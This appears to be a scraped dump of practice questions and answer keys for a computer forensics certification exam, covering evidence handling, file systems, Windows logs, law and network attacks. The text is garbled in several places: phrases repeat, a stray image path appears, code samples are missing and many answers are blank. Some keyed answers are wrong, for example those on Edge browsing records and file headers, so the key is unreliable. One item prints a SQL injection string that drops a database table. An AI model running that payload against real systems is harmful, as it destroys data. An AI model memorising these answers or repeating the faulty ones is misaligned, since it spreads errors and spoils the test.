Which of the following is not a role of first responder?

A. Prosecute the suspect in court of law
B. Package and transport the electronic evidence to forensics lab
C. Identify and analyze the crime scene
D. Protect and secure the crime scene
Answer: A (LEAVE A REPLY)

NEW QUESTION: 299
Which of the following acts as a network intrusion detection system as well as network intrusion prevention system?

A. Snort
B. Kismet
C. Accunetix
D. Nikto
Answer: A (LEAVE A REPLY)

NEW QUESTION: 300
Jessica works as systems administrator for a large electronics firm. She wants to scan her network quickly to detect live hosts by using ICMP ECHO Requests. What type of scan is Jessica going to perform?
A. Tracert
B. ICMP ping sweep
C. Smurf scan
D. Ping trace
Answer: B (LEAVE A REPLY)

NEW QUESTION: 301
Korey, a data mining specialist in the knowledge processing firm DataHub.com, reported to his Chief Information Security Officer (CISO) that he has lost certain sensitive data stored on his laptop. The CISO wants his forensic investigation team to find if the data loss was accidental or intentional. In which of the following category this case will fall?
A. Administrative Investigation
B. Criminal Investigation
C. Civil Investigation
D. Both Civil and Criminal Investigations
Answer: D (LEAVE A REPLY)

NEW QUESTION: 302
In what circumstances would you conduct searches without a warrant?
A. Law enforcement agencies located in California under section SB 567 are authorized to seize computers without warrant under all circumstances
B. A search warrant is not required if the crime involves Denial-Of-Service attack over the

Internet


C. When destruction of evidence is imminent, a warrantless seizure of that evidence is justified if there is probable cause to believe that the item seized constitutes evidence of criminal activity

D. Agents may search a place or object without a warrant if he suspect the crime was committed

Answer: (SHOW ANSWER)

NEW QUESTION: 303

The following is a log file screenshot from a default installation of IIS 6.0.



```
#Software: Microsoft Internet Information Services 6.0
#Version: 1.0
#Date: 2007-01-22 15:42:36
#Fields: date time s-sitename s-ip cs-method cs-uri-stem cs-uri-query s-port cs-user
2007-01-22 15:42:36 W3SVC1 172.16.28.102 GET /index.html - 80 - 172.16.28.80
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+SV1;+Avant+Browser;+.NET+CLR+1.1.
2007-01-22 15:42:36 W3SVC1 172.16.28.102 GET /Development/index.asp - 80 - 172.16.28
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+SV1;+Avant+Browser;+.NET+CLR+1.1.
2007-01-22 15:42:36 W3SVC1 172.16.28.102 GET /Development/css/olcStyle.css - 80 - 17
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+SV1;+Avant+Browser;+.NET+CLR+1.1.
2007-01-22 15:42:36 W3SVC1 172.16.28.102 GET /favicon.ico - 80 - 172.16.28.80 Avant+
2007-01-22 15:42:36 W3SVC1 172.16.28.102 GET /Development/css/dhtml_horiz.css - 80 -
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+SV1;+Avant+Browser;+.NET+CLR+1.1.
2007-01-22 15:42:36 W3SVC1 172.16.28.102 GET /Development/images/index_01.jpg - 80 -
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+SV1;+Avant+Browser;+.NET+CLR+1.1.
2007-01-22 15:42:36 W3SVC1 172.16.28.102 GET /Development/images/index_02.jpg - 80 -
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+SV1;+Avant+Browser;+.NET+CLR+1.1.
2007-01-22 15:42:36 W3SVC1 172.16.28.102 GET /Development/images/index_03.jpg - 80 -
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+SV1;+Avant+Browser;+.NET+CLR+1.1.
2007-01-22 15:42:36 W3SVC1 172.16.28.102 GET /Development/images/index_04.jpg - 80 -
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+SV1;+Avant+Browser;+.NET+CLR+1.1.
2007-01-22 15:42:36 W3SVC1 172.16.28.102 GET /Development/images/index_06.jpg - 80 -
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+SV1;+Avant+Browser;+.NET+CLR+1.1.
2007-01-22 15:42:36 W3SVC1 172.16.28.102 GET /Development/images/index_07.jpg - 80 -
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+SV1;+Avant+Browser;+.NET+CLR+1.1.
2007-01-22 15:42:36 W3SVC1 172.16.28.102 GET /Development/images/index_08.jpg - 80 -
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+SV1;+Avant+Browser;+.NET+CLR+1.1.
2007-01-22 15:42:36 W3SVC1 172.16.28.102 GET /Development/script/dhtml.js - 80 - 172
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+SV1;+Avant+Browser;+.NET+CLR+1.1.
2007-01-22 15:42:36 W3SVC1 172.16.28.102 GET /Development/images/greenArraw.jpg - 80
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+SV1;+Avant+Browser;+.NET+CLR+1.1.
2007-01-22 15:42:36 W3SVC1 172.16.28.102 GET /Development/images/board_01.jpg - 80 -
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+SV1;+Avant+Browser;+.NET+CLR+1.1.
2007-01-22 15:42:36 W3SVC1 172.16.28.102 GET /Development/images/board_02.jpg - 80 -
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+SV1;+Avant+Browser;+.NET+CLR+1.1.
```

What time standard is used by IIS as seen in the screenshot?

A. UTC

B. UT

C. TAI

D. GMT

Answer: A (LEAVE A REPLY)

NEW QUESTION: 304

When investigating a potential e-mail crime, what is your first step in the investigation?

A. Determine whether a crime was actually committed

B. Recover the evidence

C. Write a report

D. Trace the IP address to its origin

Answer: D (LEAVE A REPLY)

NEW QUESTION: 305
What does the command "C:\>wevtutil gl <log name>" display?
A. Configuration information of a specific Event Log
B. Event log record structure
C. List of available Event Logs
D. Event logs are saved in .xml format
Answer: (SHOW ANSWER)

NEW QUESTION: 306
Which tool does the investigator use to extract artifacts left by Google Drive on the system?
A. PEBrowse Professional
B. Dependency Walker
C. RegScanner
D. RAM Capturer
Answer: (SHOW ANSWER)

NEW QUESTION: 307
You are called by an author who is writing a book and he wants to know how long the copyright for his book will last after he has the book published?
A. Copyrights last forever
B. The life of the author plus 70 years
C. The life of the author
D. 70 years
Answer: B (LEAVE A REPLY)

NEW QUESTION: 308
POP3 is an Internet protocol, which is used to retrieve emails from a mail server. Through which port does an email client connect with a POP3 server?
A. 25
B. 110
C. 993
D. 143
Answer: (SHOW ANSWER)

NEW QUESTION: 309
Select the data that a virtual memory would store in a Windows-based system.
A. Information or metadata of the files
B. Running processes
C. Documents and other files

D. Application data
Answer: (SHOW ANSWER)

NEW QUESTION: 310
Buffer overflow vulnerability of a web application occurs when it fails to guard its buffer properly and allows writing beyond its maximum size. Thus, it overwrites the_____. There are multiple forms of buffer overflow, including a Heap Buffer Overflow and a Format String Attack.
A. Adjacent buffer locations
B. Adjacent string locations
C. Adjacent memory locations
D. Adjacent bit blocks
Answer: (SHOW ANSWER)

NEW QUESTION: 311
John is working as a computer forensics investigator for a consulting firm in Canada. He is called to seize a computer at a local web caf purportedly used as a botnet server. John thoroughly scans the computer and finds nothing that would lead him to think the computer was a botnet server. John decides to scan the virtual memory of the computer to possibly find something he had missed. What information will the virtual memory scan produce?
A. It contains the times and dates of all the system files
B. Hidden running processes
C. It contains the times and dates of when the system was last patched
D. It is not necessary to scan the virtual memory of a computer
Answer: B (LEAVE A REPLY)

NEW QUESTION: 312
This type of testimony is presented by someone who does the actual fieldwork and does not offer a view in court.
A. Victim advocate testimony
B. Expert testimony
C. Civil litigation testimony
D. Technical testimony
Answer: D (LEAVE A REPLY)

NEW QUESTION: 313
Graphics Interchange Format (GIF} is a _____ RGB bitmap image format for images with up to 256 distinct colors per frame.
A. 16-bit
B. 8-bit
C. 24-bit
D. 32-bit

Answer: B (LEAVE A REPLY)

NEW QUESTION: 314
Which of the following is NOT a graphics file?
A. Picture2.bmp
B. Picture4.psd
C. Picture3.nfo
D. Picture1.tga
Answer: C (LEAVE A REPLY)

NEW QUESTION: 315
What is the size value of a nibble?
A. 0.5 byte
B. 0.5 kilobyte
C. 2 bits
D. 0.5 bit
Answer: (SHOW ANSWER)

NEW QUESTION: 316
If you discover a criminal act while investigating a corporate policy abuse, it becomes a public-sector investigation and should be referred to law enforcement?
A. True
B. False
Answer: A (LEAVE A REPLY)

NEW QUESTION: 317
Which network attack is described by the following statement?
"At least five Russian major banks came under a continuous hacker attack, although online client services were not disrupted. The attack came from a wide-scale botnet involving at least 24,000 computers, located in
30 countries."
A. Sniffer Attack

B. DDoS
C. Man-in-the-Middle Attack
D. Buffer Overflow
Answer: B (LEAVE A REPLY)

NEW QUESTION: 318
Which of the following is not an example of a cyber-crime?
A. Intellectual property theft, including software piracy
B. Fraud achieved by the manipulation of the computer records
C. Firing an employee for misconduct
D. Deliberate circumvention of the computer security systems
Answer: (SHOW ANSWER)

NEW QUESTION: 319
You are carrying out the last round of testing for your new website before it goes live. The website has many dynamic pages and connects to a SQL backend that accesses your product inventory in a database. You come across a web security site that recommends inputting the following code into a search field on web pages to check for vulnerabilities:
When you type this and click on search, you receive a pop-up window that says:
"This is a test." What is the result of this test?
A. Your website is vulnerable to web bugs
B. Your website is vulnerable to CSS
C. Your website is vulnerable to SQL injection
D. Your website is not vulnerable
Answer: B (LEAVE A REPLY)

NEW QUESTION: 320
Office documents (Word, Excel, PowerPoint) contain a code that allows tracking the MAC, or unique identifier, of the machine that created the document. What is that code called?
A. the Individual ASCII String
B. the Globally Unique ID
C. the Personal Application Protocol
D. the Microsoft Virtual Machine Identifier
Answer: (SHOW ANSWER)

NEW QUESTION: 321
Which network attack is described by the following statement? "At least five Russian major banks came under a continuous hacker attack, although online client services were not disrupted. The attack came from a wide-scale botnet involving at least 24,000 computers, located in 30 countries."
A. DDoS

B. Man-in-the-Middle Attack
C. Sniffer Attack
D. Buffer Overflow
Answer: (SHOW ANSWER)

NEW QUESTION: 322
You have compromised a lower-level administrator account on an Active Directory network of a small company in Dallas, Texas. You discover Domain Controllers through enumeration. You connect to one of the Domain Controllers on port 389 using ldp.exe. What are you trying to accomplish here?
A. Enumerate MX and A records from DNS
B. Enumerate domain user accounts and built-in groups
C. Poison the DNS records with false records
D. Establish a remote connection to the Domain Controller
Answer: B (LEAVE A REPLY)

NEW QUESTION: 323
Microsoft Security IDs are available in Windows Registry Editor. The path to locate IDs in Windows 7 is:
A. HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\Currentversion \ProfileList
B. HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule
C. HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion \NetworkList
D. HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentsVersion \setup
Answer: A (LEAVE A REPLY)

NEW QUESTION: 324
During an investigation, Noel found the following SIM card from the suspect's mobile. What does the code 89 44 represent?

A. TAC and Industry Identifier
B. Individual Account Identification Number and Country Code
C. Industry Identifier and Country code
D. Issuer Identifier Number and TAC
Answer: C (LEAVE A REPLY)

NEW QUESTION: 325
In the context of file deletion process, which of the following statement holds true?
A. When files are deleted, the data is overwritten and the cluster marked as available
B. While booting, the machine may create temporary files that can delete evidence
C. The longer a disk is in use, the less likely it is that deleted files will be overwritten
D. Secure delete programs work by completely overwriting the file in one go
Answer: B (LEAVE A REPLY)

NEW QUESTION: 326
Where should the investigator look for the Edge browser's browsing records, including history, cache, and cookies?
A. Sparse files
B. Slack Space
C. Virtual Memory
D. ESE Database
Answer: C (LEAVE A REPLY)

NEW QUESTION: 327
Which of the following approaches checks and compares all the fields systematically and intentionally for positive and negative correlation with each other to determine the correlation across one or multiple fields?
A. Neural network-based approach
B. Rule-based approach
C. Automated field correlation approach
D. Graph-based approach
Answer: (SHOW ANSWER)

NEW QUESTION: 328
Which of the following network attacks refers to sending huge volumes of email to an address in an attempt to overflow the mailbox or overwhelm the server where the email address is hosted so as to cause a denial-of-service attack?
A. Email spoofing
B. Email spamming
C. Mail bombing
D. Phishing

Answer: (SHOW ANSWER)

NEW QUESTION: 329
When needing to search for a website that is no longer present on the Internet today but was online few years back, what site can be used to view the website collection of pages?view the website? collection of pages?
A. Archive.org
B. Dnsstuff.com
C. Samspade.org
D. Proxify.net
Answer: A (LEAVE A REPLY)

NEW QUESTION: 330
A state department site was recently attacked and all the servers had their disks erased. The incident response team sealed the area and commenced investigation. During evidence collection they came across a zip disks that did not have the standard labeling on it. The incident team ran the disk on an isolated system and found that the system disk was accidentally erased. They decided to call in the FBI for further investigation. Meanwhile, they short listed possible suspects including three summer interns. Where did the incident team go wrong?
A. They examined the actual evidence on an unrelated system
B. They tampered with evidence by using it
C. They called in the FBI without correlating with the fingerprint data
D. They attempted to implicate personnel without proof
Answer: B (LEAVE A REPLY)

NEW QUESTION: 331
An investigator enters the command sqlcmd -S WIN-CQQMK62867E -e -s"," -E as part of collecting the primary data file and logs from a database. What does the "WINCQQMK62867E" represent?
A. Operating system of the system
B. Name of the Database
C. Network credentials of the database
D. Name of SQL Server
Answer: D (LEAVE A REPLY)

NEW QUESTION: 332
When examining a hard disk without a write-blocker, you should not start windows because Windows will write data to the:
A. MSDOS.sys
B. BIOS
C. Case files
D. Recycle Bin
Answer: D (LEAVE A REPLY)

NEW QUESTION: 333
Where are files temporarily written in Unix when printing?
A. /var/print
B. /spool
C. /usr/spool
D. /var/spool
Answer: D (LEAVE A REPLY)

NEW QUESTION: 334
You are working on a thesis for your doctorate degree in Computer Science. Your thesis is based on HTML, DHTML, and other web-based languages and how they have evolved over the years. You navigate to archive. org and view the HTML code of news.com. You then navigate to the current news.com website and copy over the source code. While searching through the code, you come across something abnormal: What have you found?
A. Trojan.downloader
B. Blind bug
C. Web bug
D. CGI code
Answer: C (LEAVE A REPLY)

NEW QUESTION: 335
While working for a prosecutor, what do you think you should do if the evidence you found appears to be exculpatory and is not being released to the defense?
A. Present the evidence to the defense attorney
B. Destroy the evidence
C. Bring the information to the attention of the prosecutor, his or her supervisor or finally to the judge
D. Keep the information of file for later review
Answer: C (LEAVE A REPLY)

NEW QUESTION: 336
Jim performed a vulnerability analysis on his network and found no potential problems. He runs another utility that executes exploits against his system to verify the results of the vulnerability test.
The second utility executes five known exploits against his network in which the vulnerability analysis said were not exploitable. What kind of results did Jim receive from his vulnerability analysis?
A. True negatives
B. True positives
C. False positives
D. False negatives
Answer: D (LEAVE A REPLY)

NEW QUESTION: 337
After passing her CEH exam, Carol wants to ensure that her network is completely secure. She implements a DMZ, statefull firewall, NAT, IPSEC, and a packet filtering firewall. Since all security measures were taken, none of the hosts on her network can reach the Internet.
Why is that?
A. NAT does not work with IPSEC
B. NAT does not work with statefull firewalls
C. Statefull firewalls do not work with packet filtering firewalls
D. IPSEC does not work with packet filtering firewalls
Answer: (SHOW ANSWER)

NEW QUESTION: 338
The efforts to obtain information before a trial by demanding documents, depositions, questions and answers written under oath, written requests for admissions of fact, and examination of the scene is a description of what legal term?
A. Spoliation
B. Hearsay
C. Detection
D. Discovery
Answer: (SHOW ANSWER)

NEW QUESTION: 339
Which US law does the interstate or international transportation and receiving of child pornography fall under?
A. §18. U.S.C 146A
B. §18. U.S.C 252
C. §18. U.S.C. 1466A

D. §18. U.S.C 2252
Answer: D (LEAVE A REPLY)

NEW QUESTION: 340
In conducting a computer abuse investigation you become aware that the suspect of the investigation is using ABC Company as his Internet Service Provider (ISP). You contact ISP and request that they provide you assistance with your investigation. What assistance can the ISP provide?
A. The ISP can investigate computer abuse committed by their employees, but must preserve the privacy of their customers and therefore cannot assist you without a warrant
B. The ISP can't conduct any type of investigations on anyone and therefore can't assist you
C. The ISP can investigate anyone using their service and can provide you with assistance
D. ISP's never maintain log files so they would be of no use to your investigation
Answer: (SHOW ANSWER)

NEW QUESTION: 341
Chris has been called upon to investigate a hacking incident reported by one of his clients.
The company suspects the involvement of an insider accomplice in the attack. Upon reaching the incident scene, Chris secures the physical area, records the scene using visual media. He shuts the system down by pulling the power plug so that he does not disturb the system in any way. He labels all cables and connectors prior to disconnecting any. What do you think would be the next sequence of events?
A. Connect the target media; Prepare the system for acquisition; Secure the evidence;
Copy the media
B. Connect the target media; Delete the system for acquisition; Secure the evidence; Copy the media
C. Prepare the system for acquisition; Connect the target media; Copy the media; Secure the evidence
D. Secure the evidence; Prepare the system for acquisition; Connect the target media;
Copy the media
Answer: (SHOW ANSWER)

NEW QUESTION: 342
Where does Encase search to recover NTFS files and folders?
A. MFT
B. HAL
C. MBR
D. Slack space
Answer: A (LEAVE A REPLY)

NEW QUESTION: 343

When marking evidence that has been collected with the "aaa/ddmmyy/nnnn/zz" format, what does the "nnnn" denote?

A. The sequence number for the parts of the same exhibit

B. The year the evidence was taken

C. The initials of the forensics analyst

D. The sequential number of the exhibits seized by the analyst

Answer: D (LEAVE A REPLY)

NEW QUESTION: 344

Which forensic investigation methodology believes that criminals commit crimes solely to benefit their criminal enterprises?

A. Daubert Standard

B. Enterprise Theory of Investigation

C. Fyre Standard

D. Scientific Working Group on Digital Evidence

Answer: B (LEAVE A REPLY)

NEW QUESTION: 345

One way to identify the presence of hidden partitions on a suspect hard drive is to:One way to identify the presence of hidden partitions on a suspect? hard drive is to:

A. Examine the LILO and note an ?in the artition Type?fieldExamine the LILO and note an ??in the ?artition Type?field

It is not possible to have hidden partitions on a hard drive

B. Add up the total size of all known partitions and compare it to the total size of the hard drive

C. Examine the FAT and identify hidden partitions by noting an ?in the artition Type?fieldExamine the FAT and identify hidden partitions by noting an ??in the ?artition Type?field

Answer: (SHOW ANSWER)

NEW QUESTION: 346

What will the following Linux command accomplish?

dd if=/dev/mem of=/home/sam/mem.bin bs=1024

A. Copy the contents of the system folder to a file

B. Copy the memory dump file to an image file

C. Copy the running memory to a file

D. Copy the master boot record to a file

Answer: C (LEAVE A REPLY)

NEW QUESTION: 347
What does the 63.78.199.4(161) denote in a Cisco router log?
Mar 14 22:57:53.425 EST: %SEC-6-IPACCESSLOGP: list internet-inbound denied udp 66.56.16.77(1029) ->
63.78.199.4(161), 1 packet
A. None of the above
B. Login IP address
C. Destination IP address
D. Source IP address
Answer: C (LEAVE A REPLY)

NEW QUESTION: 348
What is the smallest physical storage unit on a hard drive?
A. Cluster
B. Platter
C. Sector
D. Track
Answer: C (LEAVE A REPLY)

NEW QUESTION: 349
On Linux/Unix based Web servers, what privilege should the daemon service be run under?
A. You cannot determine what privilege runs the daemon service
B. Root
C. Something other than root
D. Guest
Answer: C (LEAVE A REPLY)

NEW QUESTION: 350
You are the security analyst working for a private company out of France. Your current assignment is to obtain credit card information from a Swiss bank owned by that company. After initial reconnaissance, you discover that the bank security defenses are very strong and would take too long to penetrate. You decide to get the information by monitoring the traffic between the bank and one of its subsidiaries in London. After monitoring some of the traffic, you

see a lot of FTP packets traveling back and forth. You want to sniff the traffic and extract usernames and passwords. What tool could you use to get this information?
A. Airsnort
B. Snort
C. RaidSniff
D. Ettercap
Answer: (SHOW ANSWER)

NEW QUESTION: 351
On an Active Directory network using NTLM authentication, where on the domain controllers are the passwords stored?
A. AMS
B. Password.conf
C. SAM
D. Shadow file
Answer: C (LEAVE A REPLY)

NEW QUESTION: 352
If the partition size Is 4 GB, each cluster will be 32 K.
Even If a file needs only 10 K, the entire 32 K will be allocated, resulting In 22 K of _____.
A. Cluster space
B. Deleted space
C. Slack space
D. Sector space
Answer: C (LEAVE A REPLY)

NEW QUESTION: 353
In an echo data hiding technique, the secret message is embedded into a _____as an echo.
A. Pseudo- spectrum signal
B. Pseudo-random signal
C. Phase spectrum of a digital signal
D. Cover audio signal
Answer: D (LEAVE A REPLY)

NEW QUESTION: 354
Wireless access control attacks aim to penetrate a network by evading WLAN access control measures, such as AP MAC filters and Wi-Fi port access controls.
Which of the following wireless access control attacks allows the attacker to set up a rogue access point outside the corporate perimeter, and then lure the employees of the organization to connect to it?

A. War driving
B. Client mis-association
C. MAC spoofing
D. Rogue access points
Answer: (SHOW ANSWER)

NEW QUESTION: 355
Cylie is investigating a network breach at a state organization in Florida. She discovers that the intruders were able to gain access into the company firewalls by overloading them with IP packets. Cylie then discovers through her investigation that the intruders hacked into thecompany? firewalls by overloading them with IP packets. Cylie then discovers through her investigation that the intruders hacked into the company phone system and used the hard drives on their PBX system to store shared music files. What would this attack on the companycompany? phone system and used the hard drives on their PBX system to store shared music files. What would this attack on the company? PBX system be called?
A. Crunching
B. Pretexting
C. Phreaking
D. Squatting
Answer: C (LEAVE A REPLY)

NEW QUESTION: 356
When operating systems mark a cluster as used but not allocated, the cluster is considered as _____
A. Lost
B. Unallocated
C. Corrupt
D. Bad
Answer: A (LEAVE A REPLY)

NEW QUESTION: 357
The MAC attributes are timestamps that refer to a time at which the file was last modified or last accessed or originally created. Which of the following file systems store MAC attributes in Coordinated Universal Time (UTC) format?
A. New Technology File System (NTFS)
B. Hierarchical File System (HFS)
C. Global File System (GFS)
D. File Allocation Table (FAT
Answer: A (LEAVE A REPLY)

NEW QUESTION: 358

Which of the following filesystem is used by Mac OS X?
A. EFS
B. HFS+
C. EXT2
D. NFS
Answer: B (LEAVE A REPLY)
EFS (Encrypting File System) is part of NTFS and used on Windows
EXT2 is used on Linux
NFS (Network File System) is for access to a network file system over TCP/IP

NEW QUESTION: 359
Tyler is setting up a wireless network for his business that he runs out of his home. He has followed all the directions from the ISP as well as the wireless router manual. He does not have any encryption set and the SSID is being broadcast. On his laptop, he can pick up the wireless signal for short periods of time, but then the connection drops and the signal goes away. Eventually the wireless signal shows back up, but drops intermittently. What could be Tyler issue with his home wireless network?
A. Computers on his wired network
B. CB radio
C. 2.4Ghz Cordless phones
D. Satellite television
Answer: C (LEAVE A REPLY)

NEW QUESTION: 360
You are assisting in the investigation of a possible Web Server Hack. The company who called you stated that customers reported to them that whenever they entered the web address of the company in their browser, what they received was a porno graphic web site. The company checked the web server and nothing appears wrong.
When you type in the IP address of the web site in your browser everything appears normal.
What is the name of the attack that affects the DNS cache of the name resolution servers, resulting in those servers directing users to the wrong web site?
A. HTTP redirect attack
B. IP Spoofing
C. ARP Poisoning
D. DNS Poisoning
Answer: D (LEAVE A REPLY)

NEW QUESTION: 361
Which of the following file in Novel GroupWise stores information about user accounts?
A. PRIV.STM
B. gwcheck.db

C. PRIV.EDB
D. ngwguard.db
Answer: D (LEAVE A REPLY)

NEW QUESTION: 362
How many sectors will a 125 KB file use in a FAT32 file system?
A. 32
B. 25
C. 16
D. 256
Answer: D (LEAVE A REPLY)

NEW QUESTION: 363
Which root folder (hive) of registry editor contains a vast array of configuration information for the system, including hardware settings and software settings?
A. HKEY_USERS
B. HKEY_CURRENT_USER
C. HKEY_LOCAL_MACHINE
D. HKEY-CURRENT_CONFIG
Answer: (SHOW ANSWER)

NEW QUESTION: 364
When reviewing web logs, you see an entry for resource not found in the HTTP status code filed. What is the actual error code that you would see in the log for resource not found?
A. 505
B. 909
C. 404
D. 202
Answer: C (LEAVE A REPLY)

NEW QUESTION: 365

What will the following command produce on a website login page? SELECT email, passwd, login_id, full_name FROM members WHERE email = 'someone@somehwere.com'; DROP TABLE members; --'

A. Deletes the entire members table

B. Inserts the Error! Reference source not found.email address into the members table

C. Retrieves the password for the first user in the members table

D. This command will not produce anything since the syntax is incorrect

Answer: A (LEAVE A REPLY)

NEW QUESTION: 366

Which of the following email headers specifies an address for mailer-generated errors, like "no such user" bounce messages (instead of the sender's address)?

A. Content-Transfer-Encoding header

B. Content-Type header

C. Mime-Version header

D. Errors-To header

Answer: (SHOW ANSWER)

NEW QUESTION: 367

What must an attorney do first before you are called to testify as an expert?

A. Read your curriculum vitae to the jury

B. Engage in damage control

C. Qualify you as an expert witness

D. Prove that the tools you used to conduct your examination are perfect

Answer: C (LEAVE A REPLY)

NEW QUESTION: 368

George is the network administrator of a large Internet company on the west coast. Per corporate policy, none of the employees in the company are allowed to use FTP or SFTP programs without obtaining approval from the IT department. Few managers are using
SFTP program on their computers. Before talking to his boss, George wants to have some proof of their activity. George wants to use Ethereal to monitor network traffic, but only
SFTP traffic to and from his network. What filter should George use in Ethereal?

A. net port 22

B. src port 23 and dst port 23

C. udp port 22 and host 172.16.28.1/24

D. src port 22 and dst port 22

Answer: D (LEAVE A REPLY)

NEW QUESTION: 369

Which of the following setups should a tester choose to analyze malware behavior?

A. A normal system without internet connect
B. A virtual system with internet connection
C. A virtual system with network simulation for internet connection
D. A normal system with internet connection
Answer: (SHOW ANSWER)

NEW QUESTION: 370
In the context of file deletion process, which of the following statement holds true?
A. Secure delete programs work by completely overwriting the file in one go
B. When files are deleted, the data is overwritten and the cluster marked as available
C. The longer a disk is in use, the less likely it is that deleted files will be overwritten
D. While booting, the machine may create temporary files that can delete evidence
Answer: (SHOW ANSWER)

NEW QUESTION: 371
What is static executable file analysis?
A. It is a process that consists of collecting information about and from an executable file by launching the file under any circumstances
B. It is a process that consists of collecting information about and from an executable file without actually launching an executable file in a controlled and monitored environment
C. It is a process that consists of collecting information about and from an executable file without actually launching the file under any circumstances
D. It is a process that consists of collecting information about and from an executable file by launching an executable file in a controlled and monitored environment
Answer: (SHOW ANSWER)

NEW QUESTION: 372
During forensics investigations, investigators tend to collect the system time at first and compare it with UTC. What does the abbreviation UTC stand for?
A. Coordinated Universal Time
B. Universal Time for Computers
C. Universal Computer Time
D. Correlated Universal Time
Answer: A (LEAVE A REPLY)

NEW QUESTION: 373
Windows Security Event Log contains records of login/logout activity or other security- related events specified by the system's audit policy. What does event ID 531 in Windows Security Event Log indicates?
A. An attempt was made to log on with the user account outside of the allowed time
B. A logon attempt was made using a disabled account

C. The logon attempt was made with an unknown user name or a known user name with a bad password
D. A user successfully logged on to a computer
Answer: B (LEAVE A REPLY)

NEW QUESTION: 374
When examining a file with a Hex Editor, what space does the file header occupy?
A. the last several bytes of the file
B. the first several bytes of the file
C. none, file headers are contained in the FAT
D. one byte at the beginning of the file
Answer: D (LEAVE A REPLY)

NEW QUESTION: 375
Why are Linux/Unix based computers better to use than Windows computers for idle scanning?
A. Linux/Unix computers are constantly talking
B. Windows computers will not respond to idle scans
C. Linux/Unix computers are easier to compromise
D. Windows computers are constantly talking
Answer: D (LEAVE A REPLY)

NEW QUESTION: 376
Recovery of the deleted partition is the process by which the investigator evaluates and extracts the deleted partitions.
A. True
B. False
Answer: A (LEAVE A REPLY)

NEW QUESTION: 377
Jessica works as systems administrator for a large electronics firm. She wants to scan her network quickly to detect live hosts by using ICMP ECHO Requests. What type of scan is Jessica going to perform?

A. Tracert
B. ICMP ping sweep
